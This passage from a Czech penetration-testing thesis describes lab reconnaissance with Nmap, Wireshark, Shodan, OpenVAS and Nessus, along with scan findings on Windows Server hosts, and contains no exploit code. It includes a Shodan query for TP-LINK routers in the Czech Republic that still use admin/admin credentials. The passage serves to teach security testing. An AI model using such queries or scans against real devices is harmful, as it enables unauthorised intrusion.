V tento moment analytik využívá informace získané z průzkumu a provádí další krok, zneužití bezpečnostních slabin. Analytik může využít veřejnou databázi bezpečnostních slabin jako například NVD (National Vuleerability Database) a provést tento krok ručně, pomaleji a důkladněji. Nebo využít některý

z automatizovaných nástrojů. Provedení útoku je srdcem procesu penetračního testování.


**Sociální inženýrství**

Útočník se snaží od oběti vylákat citlivé údaje (např. jméno a heslo). Rizikový bezpečnostní prvek je lidský faktor. Existují různé formy sociálního inženýrství, včetně digitální komunikace (email, konverzace na sociální síti) nebo verbální komunikace. Jednou z forem je *„phising“*, využívající rozesílání podvodných emailů, které se tváří věrohodně.

# 8 Praktické ověření navržených scénářů

Minulá kapitola byla věnována teoretickému přístupu navrženého scénáře, tato kapitola bude obsahovat popis z praktického hlediska. K jednotlivým fázím penetračního testování bude doporučen nástroj, který je možné použít a krátká ukázka modelového příkladu. Autor publikace vychází z metodik NIST a OSSTMM.

V této kapitole bude testována síťová infrastruktura, později dva serverové operační systémy, konkrétně Windows Server 2003 a Windows Server 2012 R2 a aplikace na nich běžící. Obrázek níže popisuje, jaké nástroje byly použity na jaké technologie. Na obrázku nejsou všechna zařízení v síti, pouze ty stěžejní pro publikaci.




**Obrázek 9 Síťová infrastruktura**
Zdroj: Vlastní zpracování

Kapitola bude chronologicky setříděna podle toho, na jakou vrstvu směřuje vektor útoku. Hardwarová vrstva, pod tento pojmem jsou zařazeny nástroje, které mají co dočinění s vlastním firmwarem zařízení nebo komunikací na úrovni rámců, paketů. Vrstva operačního systému, v tomto případě je vektorem útoku vlastní operační systém. Naopak v aplikační vrstvě je cílem útoku vlastní aplikace, databáze a tak dále.


**Obrázek 10 Model vrstev podle navrženého scénáře**
Zdroj: Vlastní zpracování


## 8.1 Provedení průzkumu a identifikace bezpečnostních slabiny

**Nmap**

Simulována je situace, kdy se provádí interní penetrační testování. Tester je připojen v lokální síti a rozhlíží se, jaká zařízení jsou kolem a které služby jsou na nich spuštěny, případně jejich verze. Existuje více možností, které nástroje zvolit. Podle přidělené adresy z DHCP je patrné, že síťová infrastruktura je pravděpodobně v podsíti 192.168.0.0 s prefixem /24. Tato podsíť bude dále podrobena podrobnějšímu zkoumání.

Nástroj Nmap poskytne informace a rozhled v okolí. Nabízí několik typů skenů, které prochází TCP a UDP porty, skenují zařízení v rozsahu, zjišťují identitu OS. Nmap nabídne funkcionalitu výstupu do XML dokumentu, výstupu do databáze či textového souboru. Disponuje integrovanou sadou nástrojů pro benchmarking sítě, porovnání výsledků různých skenů. Mezi základní skeny patří TCP SYN, TCP Connect, UDP, SCTP INIT, TOP NULL.


Prvním důležitým krokem je nalezení systémů a zařízení v síti, která reagují na síťovou komunikaci, tudíž jsou zajímavé pro další části penetračního testování. Nmap má hned několik přepínačů, kterými je lze najít. Základem je ping sken, který pracuje s ICMP protokolem. Další zajímavou technikou je ACK ping, využívá TCP/IP stavů operačních systémů, které podporují normu RFC 793. Tímto testem se skenují systémy, které mají zakázáno komunikovat přes ICMP. Nicméně stavové firewally tuto techniku znají a segmenty zahazují. TCP NULL sken (přepínač -sN) vrací seznam aktivních zařízení v určitém rozsahu IP adres.




**Obrázek 11 Nmap sken zařízení v síti**
Zdroj: Vlastní zpracování


TCP SYN sken je tím nejzákladnějším typem, nabídne uživateli všechny potřebné informace. Skenuje tisíce portů za vteřinu, při skenování nedokončí TCP připojení, tím nevzbuzuje tolik pozornosti. TCP Connect sken posílá požadavky zařízením a čeká na jejich odpověď. Skenování trvá déle než u SYN skenu, nicméně generuje spolehlivější informace. UDP sken funguje podobně jako předchozí TCP Connect sken, ale používá navíc UDP pakety ke skenu DNS, SNMP a DHCP portů. Tyto porty jsou nejčastějším cílem hackerů. SCTP INIT sken se hodí při penetračním testování zvenčí, nevzbuzuje tolik pozornosti. TOP NULL sken využívá externí penetrační testování. Vzhledem k propracované technice skenování dokáže odhalit otevřené porty, aniž by aktivně na tyto porty cílil. Díky tomu zjistí jejich stav, i když jsou chráněné firewallem. Jedině kombinací několika typů vyhledávání lze získat komplexní pohled na celkovou síť a povědomí o všech zařízeních.

Dalším krokem je zjištění verzí spuštěných služeb. Penetrační tester hledá neaktualizované služby, u kterých je větší riziko bezpečnostních slabin.




**Obrázek 12 Nmap sken spuštěných služeb**
Zdroj: Vlastní zpracování

Funkce sken operačních systémů je velmi užitečným nástrojem (přepínač – O), nmap pošle TCP a UDP pakety určitému portu a analyzuje odpověď se vzorky v databázi. V databázi má uloženo více než 2600 vzorků odpovědí z různých OS. Výsledkem je identifikace OS a jeho verze. Z výsledků je možné vyvodit, že na zařízení s IP adresou 192.168.0.210 je pravděpodobně spuštěn webový server, telnet, ftp, mysql DB a další služby.




**Obrázek 13 Nmap sken operačního systému**
Zdroj: Vlastní zpracování

Komplexní výpis dostaneme s přepínačem – *A*, výsledkem je větší množství informací. Výpis obsahuje informace o celkovém počtu prohledávaných portů, otevřených portech, službách, fyzické adrese zařízení.

**Analýza síťové komunikace operačního systému**

Dalším logickým krokem je analýza síťového provozu, tedy zjištění, co se v síti vlastně odehrává. Pro tento účel se nabízí vybrat nástroj Wireshark. Analýzou je zjištění, zda zařízení komunikují, jak by měli. Mohou se zde objevit špatně nastavené white listy nebo pravidla na firewallu a tak dále. Zkrátka shromáždění dalších důležitých informací pro penetračního testera.


Wireshark zachycuje příchozí a odchozí pakety. Nejprve je nutné zvolit interface, který má Wireshark použít a následně stisknout tlačítko capture. V grafickém rozhraní je několik sloupců, je zde vidět čas, zdrojová IP adresa, cílová IP adresa, protokol a související informace. Pro lepší přehlednost jsou záznamy logicky tříděny podle barev. Každý řádek představuje jeden paket. Paket je možné

rozkliknout a podívat se na něj detailněji. Sledování provozu lze nechat spuštěné nějaký čas, pak záznam uložit a zkoumat jej zpětně. Včetně různých statistik, zkoumání typu komunikace v síti a tak dále.

### Shodan

Nástroj Shodan je vhodný, pokud penetrační tester testuje síť zvenčí, externě. Shodan nabídne informace, aniž by vzbudil pozornost. Níže je ukázka dotazu, v databázi se hledají všechny dostupné routery modelu TP-LINK WR841N, nacházející se v České Republice, které mají nastavené výchozí uživatelské jméno a heslo. Tento dotaz je velmi obecný, nicméně lze cílit i na konkrétní síť, která je v rozsahu testování. Je potřeba počítat s tím, že výsledky vyhledávání nemusí být aktuální.

*admin/admin country:CZ product:"TP-LINK WR841N WAP http config"*





**Obrázek 14 Ukázka práce s nástrojem Shodan**

Zdroj: Vlastní zpracování

**OpenVAS**


Nástroj OpenVAS slouží pro sken zranitelností. Níže je ukázáno, jak přehledné reporty generuje. Před samotným skenem je vhodné aktualizovat databázi zranitelností. Práce s programem je velmi intuitivní, v podstatě stačí nastavit cíl (IP adresu) zařízení, parametry skenu je možné konfigurovat nebo nechat výchozí hodnoty. Zranitelnosti jsou roztříděny do čtyř kategorií dle závažnosti: high, medium, low, log. Penetrační tester by měl posoudit každou zranitelnost zvlášť. Následující odstavec zhodnotí úroveň zabezpečení zařízení s IP adresou 192.168.0.210. A také, zda by bylo možné zaútočit na základě nalezených zranitelností. Ukázka výsledného reportu je na obrázku níže.




**Obrázek 15 OpenVAS sken zařízení 192.168.0.210**
Zdroj: Vlastní zpracování

Zařízení s IP adresou 192.168.0.210 nebylo delší dobu aktualizováno, vzhledem k verzím spuštěných služeb (PHP, MySQL a další). Operační systém zařízení Windows Server 2003 není Microsoftem podporovaný, není možné stahovat aktuální bezpečnostní aktualizace, operační systém se nejeví jako bezpečný. Útok by nebyl složitý, bylo zjištěno velké množství kritických


zranitelností operačního systému, spuštěných služeb a chyb v konfiguraci. Velkým nedostatkem se jeví neaktualizované verze PHP serveru, OpenVAS našel několik možností zneužití. Další zranitelností je chybějící aktualizace označená číslem 4013389, útočník může spustit škodlivý kód, pokud odešle speciální požadavek na server SMBv1. V databázi MySQL MariaDB je nastavené výchozí heslo. Nalezených kritických zranitelností je víc, ale vzhledem k velkému počtu nebudou dále rozepisovány.




**Obrázek 16 OpenVAS sken zařízení 192.168.0.222**
Zdroj: Vlastní zpracování

Zařízení s IP adresou 192.168.0.222 je na tom podstatně lépe, většina hlášení je pouze informativních. Kritickou slabinou se jeví nenainstalovaná bezpečnostní záplata na opravu bezpečnostní chyby MS15-034, útočník může spustit DoS útok, pokud pošle speciálně vytvořený požadavek HTTP postiženému systému. Ukázka zneužití této slabiny bude v další podkapitole.

## Nessus




**Obrázek 17 Nessus sken zařízení 192.168.0.250**
Zdroj: Vlastní zpracování

Na obrázku výše je vidět report z nástroje Nessus, což je alternativa k nástroji OpenVAS. Instalace je velmi jednoduchá a grafické rozhraní je dle autora publikace propracovanější a intuitivnější. Hledání bezpečnostních slabin proběhlo na zařízení s operačním systémem Windows Server R2, nebyly nalezeny žádné kritické bezpečnostní slabiny. Tento výsledek byl předvídatelný, vzhledem k aktuálnějšímu operačnímu systému, na kterém jsou instalovány nejnovější aktualizace systému i spuštěných služeb.

Obsahem výpisu byla informativní hlášení včetně spuštěných služeb, detekce operačního systému, otevřených portů. Nástroj zjistil, že se jedná o virtuální stroj, který je spuštěn na platformě Microsoft Hyper-V. Objevil pravděpodobně nenakonfigurovaný webový server IIS, tuto skutečnost odhadl z výchozí uvítací stránky a několik dalších informativních hlášení.


Mezi oběma nástroji jsou určité rozdíly. OpenVAS je na rozdíl od Nessusu bezplatný nástroj s otevřeným zdrojovým kódem, populární je hlavně mezi menšími

